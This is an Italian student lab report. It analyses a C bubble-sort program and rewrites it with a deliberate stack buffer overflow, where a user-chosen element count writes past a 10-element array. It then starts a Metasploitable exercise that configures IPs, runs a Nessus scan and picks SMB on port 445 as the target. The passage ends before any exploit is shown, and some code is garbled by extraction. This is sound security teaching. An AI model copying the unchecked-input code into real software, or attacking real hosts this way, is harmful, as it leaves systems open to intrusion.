- Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

L'obiettivo come prima parte ci chiede di descrivere il funzionamento del programma in allegato prima dell'esecuzione, quindi per prima cosa apriamo l'allegato e iniziamo a visionarlo per capire di cosa si tratta, una volta fatto possiamo passare alla descrizione del funzionamento:

```
#include <stdio.h> //Include la libreria standard di input/output
int main () { //Definisce la funzione principale del programma
int vector [10], i, j, k; //Dichiara un array di 10 interi "vector" e tre variabili intere (i, j, k)
int swap_var; //Dichiara una variabile intera utilizzata per lo scambio di elementi nell'ordinamento.
printf ("Inserire 10 interi:\n"); //Visualizza un messaggio "Inserire 10 interi:"
for ( i = 0 ; i < 10 ; i++) //Inizia un ciclo che si ripeterà 10 volte
{
    int c= i+1; //Crea una variabile locale "c" che vale i+1
    printf("[%d]:", c); //Visualizza il numero dell'elemento corrente (da 1 a 10)
    scanf ("%d", &vector[i]); //Legge un intero inserito dall'utente e lo memorizza nell'elemento
i      i-esimo dell'array vector
}
printf ("Il vettore inserito e':\n"); //Visualizza un messaggio "Il vettore inserito e':"
for ( i = 0 ; i < 10 ; i++) //Scorre tutti i 10 elementi dell'array
{
    int t= i+1; //Crea una variabile locale t che vale i+1
    printf("[%d]: %d", t, vector[i]); //Mostra l'indice (da 1 a 10) e il valore dell'elemento
    printf("\n"); //Va a capo dopo ogni elemento
}
for (j = 0 ; j < 10 - 1; j++) //Ciclo esterno che si ripete 9 volte
{
    for ( k = 0 ; k < 10 - j - 1 ; k++) //Ciclo interno che si ripete
    {
        if (vector[k] > vector[k+1]) //Se l'elemento k è maggiore di k+1
        {
            swap_var = vector[k]; //Scambia i valori delle due variabili
            vector[k] = vector[k+1];
            vector[k+1] = swap_var;
        }
    }
}
```

```
if (vector[k] > vector[k+1]) //Verifica se l'elemento vector[k] è maggiore del
{
    successivo
    //Se la condizione è vera, scambia i due elementi usando la variabile
    temporanea swap_var
    swap_var=vector[k];
    vector[k]=vector[k+1];
    vector[k+1]=swap_var;
}
printf("Il vettore ordinato e':\n"); //Visualizza un messaggio "Il vettore ordinato e':"
for (j = 0; j < 10; j++) //Scorre tutti i 10 elementi dell'array
{
    int g = j+1; //Crea una variabile locale t che vale J+1
    printf("[%d]:", g); //Mostra l'indice (da 1 a 10)
    printf("%d\n", vector[j]); //Mostra il valore dell'elemento e va a capo
}
return 0;} //Termina il programma con codice di ritorno 0.
```

Il programma ordina un array di 10 elementi inseriti dall'utente e li ordina tramite algoritmo chiamato “bubble sort”. In questo report tenterò di sviscerarne il funzionamento, descrivendo i pezzi di codice e il funzionamento di quest'ultimi. Successivamente verificherò che le conclusioni siano corrette. Infine, modificherò il programma affinché si verifichi un errore di segmento. Come bonus, sempre modificando il codice, dovrò inserire un controllo sull'input e creare un menu per far decidere all'utente se utilizzare il codice che va in errore o quello corretto.

Analisi codice

int vector [10], i, j, k; int swap_var; Dichiarazione delle variabili per un algoritmo di ordinamento. 'vector' è un array di interi che conterrà 10 elementi da ordinare. Le variabili 'i', 'j' e 'k' serviranno come contatori nei cicli di iterazione durante il processo di ordinamento. La variabile swap_var' verrà utilizzata come spazio temporaneo durante lo scambio di elementi dell'array nel processo di ordinamento **for (i = 0 ; i < 10 ; i++)**

```
{  
    int c = i + 1;  
    printf( "[ %d ] : " , c );  
    scanf( "%d" , &vector[ i ] );  
}
```

Ciclo for che acquisisce 10 valori interi dall'utente. Il ciclo itera da 0 a 9 e per ogni iterazione è creata una variabile 'c' che corrisponde alla posizione visualizzata all'utente (partendo da 1 anziché da 0); mastrandolo a schermo; salva il valore inserito dall'utente nella posizione corrispondente dell'array 'vector'. **for (i = 0 ; i < 10 ; i++)**

```
{  
    int t = i + 1;  
    printf( "[ %d ] : %d " , t , vector[ i ] );  
    printf( "\n" );  
}
```

Ciclo for che stampa i 10 valori interi inseriti dall'utente. Come prima il ciclo iterà da 0 a 9 per mostrare a schermo l'indice; stampa il valore nella posizione corrispondente dell'array 'vector'.

```
for (j = 0 ; j < 10 - 1; j++)
{
    for ( k = 0 ; k < 10 - j - 1 ; k + + )
    {
        if ( vector [ k ] > vector [ k + 1 ] )
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
```

Implementazione del Bubble Sort che ordina l'array in modo crescente. Due cicli annidati: quello esterno (j) gestisce i passaggi completi, mentre quello interno (k) confronta e scambia elementi adiacenti quando necessario. Ad ogni passaggio esterno, i valori maggiori si spostano verso la fine dell'array, riducendo progressivamente l'area da ordinare. **printf("Il vettore ordinato e':\n"); for (j = 0; j < 10; j++)**

```
{
int g = j + 1 ;
printf( " [ % d ] : " , g );
printf( " % d \ n " , vector [ j ] );
}
```

in fine stampa l'array appena ordinato

La seconda parte dell'obiettivo ci chiede di riprodurre ed eseguire il programma nel laboratorio e di capire se le nostre ipotesi sul programma fossero corrette. Quindi eseguiamo il programma nel laboratorio e otteniamo questo che vediamo qui in figura:

Eseguendo il codice ci rendiamo conto che le supposizioni sono fondate. Il programma funziona esattamente come pronosticato, suddiviso in tre parti:

1. inserimento elementi nell'array,
2. ordinamento elementi nell'array,
3. stampa elementi ordinati dell'array.

```
Inserire 10 interi:  
[1]:9  
[2]:5  
[3]:6  
[4]:7  
[5]:2  
[6]:3  
[7]:0  
[8]:1  
[9]:8  
[10]:4  
Il vettore inserito e':  
[1]: 9  
[2]: 5  
[3]: 6  
[4]: 7  
[5]: 2  
[6]: 3  
[7]: 0  
[8]: 1  
[9]: 8  
[10]: 4  
Il vettore ordinato e':  
[1]:0  
[2]:1  
[3]:2  
[4]:3  
[5]:4  
[6]:5  
[7]:6  
[8]:7  
[9]:8  
[10]:9
```

La terza parte dell'obiettivo ci chiede di modificare il programma affinché si verifichi un errore di segmentazione:

```
#include <stdio.h>
int main () {
int vector [10], i, j, k;
int swap_var;
int num_elementi; // Variabile per controllare il numero di elementi
printf ("Quanti numeri vuoi inserire?");
scanf ("%d", &num_elementi); // Permettiamo all'utente di specificare quanti numeri inserire
printf ("Inserire %d interi:\n", num_elementi); // Non controlliamo se num_elementi > 10, causando potenzialmente un buffer overflow
for (i = 0 ; i < num_elementi ; i++) //qui usiamo num_elementi anziché 10
{
    int c = i + 1 ;
    printf (" [ % d ] : " , c );
    scanf (" % d " , &vector [i] ); // Potrebbe scrivere oltre i limiti
}
printf ("Il vettore inserito e':\n");
for (i = 0 ; i < num_elementi ; i++) // Anche qui usiamo num_elementi anziché 10
{
    int t = i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

```
for (j = 0 ; j < num_elementi - 1; j++) // Anche qui usiamo num_elementi anziché 10
{
    for (k = 0; k < num_elementi - j - 1; k++) // Anche qui usiamo num_elementi anziché 10
    {
        if (vector[k] > vector[k+1])
        {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}
printf("Il vettore ordinato è:\n");
for (j = 0; j < num_elementi; j++) // Anche qui usiamo num_elementi anziché 10
{
    int g = j + 1;
    printf(" [ %d ] : " , g );
    printf(" %d \n" , vector[j] );
}
return 0;
```

La modifica che ho apportato può causare un errore di stack smashing detected, questo errore è generalmente correlato a un problema di danneggiamento dello stack, che può portare a errori di segmentazione. Questo errore viene generato quando il compilatore rileva che lo stack è stato compromesso, spesso a causa di un buffer overflow. L'exit code 134 indica che il programma è stato terminato forzatamente.

Differenze codice

```
int num_elementi;
printf ("Quanti numeri vuoi inserire? ");
scanf ("%d", &num_elementi);
```

Dichiarazione della variabile num_elementi, usata per permettere all'utente di scegliere quanti elementi inserire. Successivamente, tutte le condizioni dei cicli for cambiano da 10 a num_elementi.

```
*** stack smashing detected ***: terminated
...Program finished with exit code 134
```

L'obiettivo ha anche una parte bonus (facoltativa, ma in quanto masochisti di fama mondiale abbiamo completato anche questo) che ci richiede di inserire dei controlli input e creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto:

Inserire controlli input

```
int leggiIntero() {
    int numero;
    char buffer[256];
    while (1)
    {
        printf(": ");
        if (scanf("%d", &numero) == 1)
        {
            while (getchar() != '\n');
            return numero;
        } else {
            printf("Input non valido. Per favore inserisci solo numeri interi.\n");
            while (getchar() != '\n');
        }
    }
}= leggiIntero();
```

La funzione “leggiIntero()” è progettata per leggere un numero effettivamente un numero intero valido.

La condizione “getchar() != '\n'” in C serve a verificare se il carattere appena inserito dall'utente, tramite la funzione “getchar()”, non è un carattere di fine riga, cioè il carattere di nuova linea '\n'.

Funzione richiamata tramite “= leggiIntero();” ad esempio “numero = leggiIntero();” o “vettore[i] = leggiIntero();”

In conclusione, questa funzione permette di ottenere in modo affidabile un numero intero dall’utente, ripetendo la richiesta ogni volta che vengono inseriti valori non validi, fino a quando l’utente inserisce correttamente un numero intero.

Creare un menù per far decidere all’utente se avere il programma che va in errore oppure quello corretto

```
int mostraMenu() {
    int scelta;
    printf("Scegli un'opzione:\n");
    printf("1. versione sana\n");
    printf("2. versione compromessa\n");
    scelta= leggiIntero();
    if (scelta == 1)
    {
        return 1;
    }
    else if (scelta == 2)
    {
        return 0;
    }
    else {
        printf("Scelta non valida. Per favore scegli tra 1 e 2.\n");
        return mostraMenu(); // Richiama la funzione nuovamente per permettere una seconda chance
    }
}
```

```

if (mostraMenu()==0){
    printf ("Quanti numeri vuoi inserire? ");
    num_elementi= leggiIntero(); }
else{
    num_elementi= 10;
}

```

La funzione “mostraMenu()” permette all’utente di scegliere se usare il codice compromesso o quello sano tramite una semplice condizione che restituisce 1 o 0 in base alla scelta. La funzione viene richiamata dal secondo pezzo di codice. Se la funzione restituisce 0, chiede: “Quanti numeri vuoi inserire?”, legge l’input e lo salva nella variabile num_elementi. Se invece la funzione restituisce 1, alla variabile num_elementi viene assegnato il valore 10.

```

#include <stdio.h>
int num_elementi; // Variabile per controllare il numero di elementi
int leggiIntero() {
int numero;
char buffer[256]; // Buffer per leggere la stringa input dell’utente
while (1) {
printf(": ");
if (scanf("%d", &numero) == 1) { // Controllo se ci sono altri caratteri nel buffer che non sono stati letti correttamente
while (getchar() != '\n');
return numero;
} else { // Se scanf non ha letto un intero, pulisci il buffer di input
printf("Input non valido. Per favore inserisci solo numeri interi.\n");
while (getchar() != '\n');
}
}

```

```
int mostraMenu() {
    int scelta;
    printf("Scegli un'opzione:\n");
    printf("1. versione sana\n");
    printf("2. versione compromessa\n");
    scelta= leggiIntero();
    if (scelta == 1) {
        return 1;
    } else if (scelta == 2) {
        return 0;
    } else {
        printf("Scelta non valida. Per favore scegli tra 1 e 2.\n");
        return mostraMenu(); // Richiama la funzione nuovamente per permettere una seconda chance
    }
}

int main () {
int vector [10], i, j, k;
int swap_var;
if (mostraMenu()==0){
printf ("Quanti numeri vuoi inserire? ");
num_elementi= leggiIntero(); }
else{
num_elementi= 10; }
printf ("Inserire %d interi:\n", num_elementi); // Non controlliamo se num_elementi > 10, causando potenzialmente un buffer overflow
```

```
for ( i = 0 ; i < num_elementi ; i++ ){
    int c = i+1;
    printf("[%d]", c);
    vector[i]= leggiIntero(); // Potrebbe scrivere oltre i limiti dell'array
}
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < num_elementi ; i++) // Anche qui usiamo num_elementi anziché 10
{
    int t = i + 1 ;
    printf (" [ % d ] % d " , t , vector [ i ] );
    printf (" \n " ) ;
}
for (j = 0 ; j < num_elementi - 1; j++) // Anche qui usiamo num_elementi anziché 10
{
    for ( k = 0 ; k < num_elementi - j - 1 ; k ++ ) // Anche qui usiamo num_elementi anziché 10
    {
        if (vector[k] > vector[k+1]){
            swap_var = vector[k];
            vector[k] = vector[k+1];
            vector[k+1] = swap_var;
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < num_elementi; j++) // Anche qui usiamo num_elementi anziché 10
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
}
return 0;
```

CONSIDERAZIONI FINALI

CONSIDERAZIONI FINALI:

- Il report si concentra sull'analisi e sulla modifica di un programma C per dimostrare una vulnerabilità di buffer overflow (BOF).
- Il documento guida il lettore attraverso il processo di comprensione del funzionamento del codice originale, che implementa un semplice algoritmo di ordinamento di un array.
- Successivamente, il report mostra come modificare il codice per introdurre una vulnerabilità di buffer overflow, consentendo all'utente di inserire più dati di quanti l'array possa contenere.
- Il report evidenzia l'importanza dei controlli sull'input dell'utente per prevenire vulnerabilità di sicurezza.
- Come bonus, il report descrive l'implementazione di un menu per consentire all'utente di scegliere se eseguire la versione vulnerabile o quella sicura del programma.

In conclusione, il report fornisce un esempio pratico di come si possa sfruttare una vulnerabilità di buffer overflow e sottolinea l'importanza di scrivere codice sicuro, con particolare attenzione alla validazione dell'input.



METASPLOIT



BW II - Exploit Metasploitable

L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP sulla macchina Metasploitable utilizzando Nessus per effettuare un vulnerability scan ed Msfconsole per eseguire l'attacco. Una volta ottenuta la sessione eseguire il comando <>**ifconfig**<> per verificare l'indirizzo di rete della vittima


Requisiti laboratorio:

IP Kali Linux: 192.168.50.100/24

IP Metasploitable: 192.168.50.150/24

Listen port: 5555

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.50.100/24, controlliamo da terminale con il comando “**ip a**” per essere sicuri della configurazione.



Stessa cosa faremo per la metasploitable, quindi apriamo la macchina.


Una volta dentro lanciamo il comando “**sudo nano /etc/network/interfaces**” per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.50.150, 192.168.50.0 e 192.168.50.1 torniamo su terminale e rivviamo la rete con il comando “**sudo /etc/init.d/networking restart**”, una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “**ip a**” su terminale per vedere l'ip della macchina metasploitable.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a8:5a:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fea8:5ac5/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “ **ping 192.168.50.150** ”.

```
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.557 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.464 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.457 ms
A-
```

Dopo aver verificato la connettività avviamo il servizio digitando il comando **<<sudo systemctl nessusd start>>**, dopodiché apriamo Nessus da Firefox digitando sulla barra di ricerca URL **<<Https://kali:8834/>>** e inziamo a configurare i parametri per effetturare un vulnerability scan



| Sev ▾ | CVSS ▾ | VPR ▾ | EPSS ▾ | Name ▾ | Family ▾ | Count ▾ | ⋮ |
|----------|--------|-------|--------|---|-----------------------|---------|-----|
| Critical | 10.0 | | | Canonical Ubuntu Linux SEOL (8.04.x) | General | 1 | ○ ✓ |
| Critical | 10.0 | | | VNC Server 'password' Password | Gain a shell remotely | 1 | ○ ✓ |
| Critical | 9.8 | | | SSL Version 2 and 3 Protocol Detection | Service detection | 2 | ○ ✓ |
| Missing | -- | -- | -- | Apache Tomcat (Multiple Issues) | Web Servers | 4 | ○ ✓ |
| Critical | -- | -- | -- | SSL (Multiple Issues) | Gain a shell remotely | 3 | ○ ✓ |
| High | 7.5 | 7.4 | 0.4664 | login Service Detection | Service detection | 1 | ○ ✓ |
| High | 7.5 | 7.4 | 0.4664 | rsh Service Detection | Service detection | 1 | ○ ✓ |
| High | 7.5 | 5.9 | 0.7865 | Samba Badlock Vulnerability | General | 1 | ○ ✓ |
| High | 7.5 | | | NFS Shares World Readable | RPC | 1 | ○ ✓ |
| Missing | -- | -- | -- | SSL (Multiple Issues) | General | 28 | ○ ✓ |
| Missing | -- | -- | -- | ISC Bind (Multiple Issues) | DNS | 5 | ○ ✓ |
| Medium | 6.5 | | | TLS Version 1.0 Protocol Detection | Service detection | 2 | ○ ✓ |
| Medium | 6.5 | | | Unencrypted Telnet Server | Misc. | 1 | ○ ✓ |
| Medium | 5.9 | 4.4 | 0.027 | SSL Anonymous Cipher Suites Supported | Service detection | 1 | ○ ✓ |
| Medium | 5.9 | 3.6 | 0.8991 | SSL DROWN Attack Vulnerability (Decrypting RSA with O'Brien) (Multiple Issues) (Encryption) | Misc. | 1 | ○ ✓ |

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0 ✓
- Scanner: Local Scanner
- Start: Today at 12:53 PM
- End: Today at 1:02 PM
- Elapsed: 9 minutes


Vulnerabilities



| | | | | |
|----------|------|--------|-----|------|
| Critical | High | Medium | Low | Info |
|----------|------|--------|-----|------|


Infine avviamo la scansione e attendiamo che il processo sia completo. Al termine del processo Nessus ha generato un report dettagliato in PDF sulle vulnerabilità presenti nella macchina target.

Una volta terminata la scansione abbiamo notato tra le vulnerabilità di livello critico/alto quella che riguarda il servizio **smb** sulla porta 445 TCP.



